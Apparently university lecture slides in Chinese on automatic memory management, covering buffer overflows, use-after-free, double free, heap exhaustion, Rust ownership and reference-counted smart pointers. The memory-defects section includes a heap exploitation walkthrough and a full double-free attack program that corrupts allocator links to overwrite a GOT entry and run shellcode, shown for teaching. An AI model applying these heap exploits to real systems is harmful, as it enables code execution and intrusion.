

Lecture 8


自动内存管理

徐 辉

xuh@fudan.edu.cn



学习地图



大纲

一、软件内存缺陷

二、智能指针

三、垃圾回收

一、软件内存缺陷


软件内存缺陷

- 内存安全缺陷（Memory Safety）
 - 软件存在内存的非法访问。
 - 攻击者可以利用这类缺陷改变软件的逻辑。
 - 栈上的问题：缓冲区溢出
 - 堆上的问题：堆溢出、释放后使用、双重释放
- 内存可用性缺陷
 - 内存泄露
 - 栈耗尽
 - 堆耗尽

栈的机制相对简单


- 有新的函数调用会开栈，函数返回自动退栈
- 缓冲区溢出：写入数据大小超出预留空间
 - 超长数据
 - 对齐问题

```
char buf[64];
read(STDIN_FILENO, buf, 160);
if(strcmp(buf,LICENCE_KEY)==0){
    write(STDOUT_FILENO,
        "Key verified!\n", 14);
}else{
    write(STDOUT_FILENO,
        "Wrong key!\n", 11);
}
```



堆的管理比较复杂

- Program break:
 - 如Linux的brk()系统调用,
 - 内存小于阈值时使用,
 - 分配区间是连续的,
 - 一般不主动回收,
 - 使用链表管理空闲内存。
- 内存映射:
 - 如Linux的mmap()系统调用,
 - 早期Unix系统不支持,
 - 容易通过munmap()释放?
 - 一般内存大于阈值时使用。




C语言的堆分配

- 堆分配: `malloc(size_t n)`
 - 分配n个字节的内存空间, 并返回指向该内存的指针;
 - `calloc()`和`realloc()`函数也可以申请内存分配。
- 堆释放: `free(void * p)`
 - 释放p指向的内存空间;
 - 不会直接返还操作系统;
 - 如果`free(p)`之前被调用过, 会导致未定义行为;
 - 如果p是空指针, 则不会进行任何操作。

以d1malloc为例

- 通过双向链表管理空闲内存块（chunks）；
- 链表指针的8个字节和用户数据为同一块区域。



Use-After-Free


- 调用free(p):
 - p指向的内存被释放，但未被OS回收；
 - 指针的值不变；
- 再次解引用p会导致未定义行为：
 - 取决于访问时间等多种因素。

```
#define BUFSIZE 128
int main(int argc, char **argv) {
    char *buf1;
    char *buf2;
    buf1 = (char *) malloc(BUFSIZE);
    buf2 = (char *) malloc(BUFSIZE);
    strncpy(buf1, argv[1], BUFSIZE);
    strncpy(buf2, argv[1], BUFSIZE);
    free(buf1);
    free(buf2);
    printf("buf1:%s\n", buf1);
    printf("buf2:%s\n", buf2);
}
```

```
#./a.out 123456
buf1:buf1:b
buf2:123456
```

利用UAF越权修改非法内存

1. free(p)=>内存块被加入bin链表



2. 通过p修改链表指针 3. 再次申请内存GOT表被修改

//第一步：将chunk移入空闲链表

```
free(p);
```

//第二步：通过p修改forward pointer和backward pointer

```
*((void **)(p+0))=(void *)(GOT_LOCATION-12); //如strcpy()的表项
```

```
*((void **)(p+4))=(void *)shellcode_location;
```


//第三步：再次分配该chunk会在unlink时自动更新GOT表项

```
q = (void *)malloc(256);
```

//第四步：源代码中调用strcpy的地方会运行shellcode

```
strcpy(q, "something");
```


利用Double Free越权修改非法内存



```
#define link(bin, P) {  
    chk = bin->fd;  
    bin->fd = P;  
    P->fd = chk;  
    chk->bk = P;  
    P->bk = bin;  
}
```

```
#define unlink(P, BK, FD) {  
    FD = P->fd;  
    BK = P->bk;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```

Double Free攻击代码



```
static char *GOT_ADDR = (char *)0x0804c98c;
static char shellcode[] = "\xeb\x0cjump12chars_\x90\x90\x90\x90\x90\x90\x90\x90"
int main(void){
    int size = sizeof(shellcode);
    void *shellcode_location;
    void *p1, *p2, *p3, *p4, *p5, *p6, *p7;
    shellcode_addr = (void *)malloc(size);
    strcpy(shellcode_addr, shellcode);
    p1 = (void *)malloc(256);
    p2 = (void *)malloc(256); //avoid the first chunk from being consolidated
    p3 = (void *)malloc(256);
    p4 = (void *)malloc(256); //avoid the third chunk from being consolidated
    free(p1); // put into cache bin
    free(p3); // put into cache bin
    p5 = (void *)malloc(128); //split off from the third chunk, put first into bin
    free(p1);
    p6 = (void *)malloc(256);
    *((void **)(p6+0))=(void *) (GOT_ADDR-12);
    *((void **)(p6+4))=(void *) shellcode_addr;
    p7 = (void *)malloc(256);
    strcpy(p5, "something");
    return 0;
}
```


释放p1两次，分配给p6

修改FP和BP

再次分配修改GOT表
strcpy会调用shellcode

堆空间耗尽：Heap Exhaustion

- 堆空间何时会耗尽？
 - 物理内存用尽？
 - 虚拟内存用尽？
 - 地址空间用尽？
- 不同操作系统存在区别：
 - Windows采用eager的机制；
 - 分配即占用
 - Linux采用lazy的机制；
 - mmap()/brk()只是分配地址
 - 并不分配物理页
 - 访问才占用




The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. It displays a list of running processes, including system services and user applications, with columns for Name, PID, Status, User, CPU usage, and Memory (active). The memory usage is shown in K (Kilobytes).

Name	PID	Status	User	CPU	Memory (active)
acrotroy.exe	47116	Run...	china	00	292 K
AlibabaProte...	3716	Run...	SYST...	00	13,856 K
ApplicationF...	11012	Run...	china	00	1,900 K
AppVShNoti...	42136	Run...	SYST...	00	80 K
AppVShNoti...	43784	Run...	china	00	904 K
armsvc.exe	3556	Run...	SYST...	00	908 K
audiodg.exe	40304	Run...	LOC...	00	11,916 K
ChslME.exe	7464	Run...	china	00	456 K
clash.exe	23632	Run...	china	00	3,444 K
clash.exe	22836	Run...	china	00	584 K
CompPkgSr...	14320	Run...	china	00	632 K
conhost.exe	3216	Run...	SYST...	00	312 K
conhost.exe	3044	Run...	china	00	8 K
conhost.exe	21832	Run...	china	00	8 K
csrss.exe	756	Run...	SYST...	00	1,104 K
csrss.exe	952	Run...	SYST...	00	1,544 K

Linux内存占用

- VIRT (Virtual Image) : 进程镜像可用的内存地址空间;
- RES (Resident size) : 物理内存占用, non-swapped;
- SHR (Shared Mem) : 和其它进程共享的内存



内存泄露：Memory Leakage

- 空闲内存不能及时回收造成可用内存越来越少。
 - 忘记free;
 - 循环引用。

编程语言设计的任务

- 程序员是不可靠的，如何
 - 提升内存使用效率？
 - 预防内存可用性缺陷？
 - 预防内存安全缺陷？
- 实现自动内存管理：
 - 智能指针
 - 垃圾回收

二、智能指针

如何自动释放内存

- 传统C/C++需要手动释放内存
 - malloc/free
 - constructor/destructor
- 如何自动释放内存？
 - 静态分析目标对象的lifespan
 - 动态分析目标对象的引用数

下面这段C++代码应输出什么？

- s保存在栈上，栈帧销毁时自动析构；
- 为什么不能delete new的对象？

```
class MyClass{
public:
    int val;
    MyClass(int v) { val = v; }
    int add(MyClass* a) { return val + a->val; }
    int add(MyClass& a) { return val + a.val; }
    int add2(MyClass a) { return val + a.val; }
    ~MyClass() { cout << "delete obj:"<< val << endl; }
};

void foo(MyClass* p){
    MyClass s{3};
    p = &s;
}

int main() {
    MyClass s{1};
    MyClass* p1 = new MyClass(2);
    MyClass* p2;
    foo(p2);
    cout << s.add(p1) << endl;
    cout << p1->add(p2) << endl;
    cout << p1->add2(s) << endl;
}
```

```
delete MyClass obj:3
3
-98693131
3
delete MyClass obj:1
delete MyClass obj:1
```


编译时分析目标对象的lifespan?

- 基本思路：
 - 第一步：需要确定目标对象的所有别名
 - 指针分析问题
 - 简化场景不考虑裸指针：一般存在很多误报；
 - 如果考虑裸指针和地址运算，**基本不可行**
 - 第二步：分析所有别名的def-use
- 如果限制对象只能有一个所有者？
 - Rust所有权机制

Rust所有权机制

- 一个对象只能有一个所有者；
- 所有者到期后自动回收。
- 灵活性是否会受到影响？

```
fn main(){  
    let alice = vec![1,2,3];  
    {  
        let bob = alice;  
        println!("bob:{}", bob[0]);  
    }  
    println!("alice:{}", alice[0]);  
}
```



```
error[E0382]: borrow of moved  
value: `alice`
```

所有权可以借用

- 只读引用：&
- 可变引用：& mut
- 引用到期后（如基于scope）自动归还
 - Rust实际采用基于约束求解的策略。

```
fn main(){  
    let alice = vec![1,2,3];  
    {  
        let bob = &alice;  
        println!("bob:{}", bob[0]);  
    }  
    println!("alice:{}", alice[0]);  
}
```



借用限制：内存安全考虑

- 禁止同时存在多个可变引用 (Mutable Alias)
 - uaf和double free

```
fn main(){  
    let mut alice = vec![1,2,3];  
    {  
        let bob = &mut alice;  
        bob.push(4);  
        alice.push(5);  
        println!("bob:{:?}", bob);  
    }  
    println!("alice:{:?}", alice);  
}
```



```
error[E0499]: cannot borrow `alice` as  
mutable more than once at a time
```

```
fn main(){  
    let mut alice = vec![1,2,3];  
    {  
        let bob = &mut alice;  
        bob.push(4);  
        println!("bob:{:?}", bob);  
        alice.push(5);  
    }  
    println!("alice:{:?}", alice);  
}
```



是否够用？

- 如果需要多个可变引用...

```
struct MyList{ val: u32, next: Option<Box<MyList>>, }  
fn main() {  
    let a = MyList{val:5, next:None};  
    let l1 = MyList{val:3, next:Some(Box::new(a))};  
    let l2 = MyList{val:4, next:Some(Box::new(a))};  
}
```






```
struct MyList{ val: u32, next: Option<Rc<MyList>>, }  
fn main() {  
    let a = Rc::new(MyList{val:5, next:None});  
    let l1 = MyList{val:3, next:Some(Rc::clone(&a))};  
    let l2 = MyList{val:4, next:Some(Rc::clone(&a))};  
}
```



动态分析记录引用数

- 每产生一个新的引用，计数器加1，反之则减1；
- 引用数清零时自动析构
- Rust: Reference Counter
- C++: 智能指针



C++ (11) 智能指针

- 独占型指针: `unique_ptr`
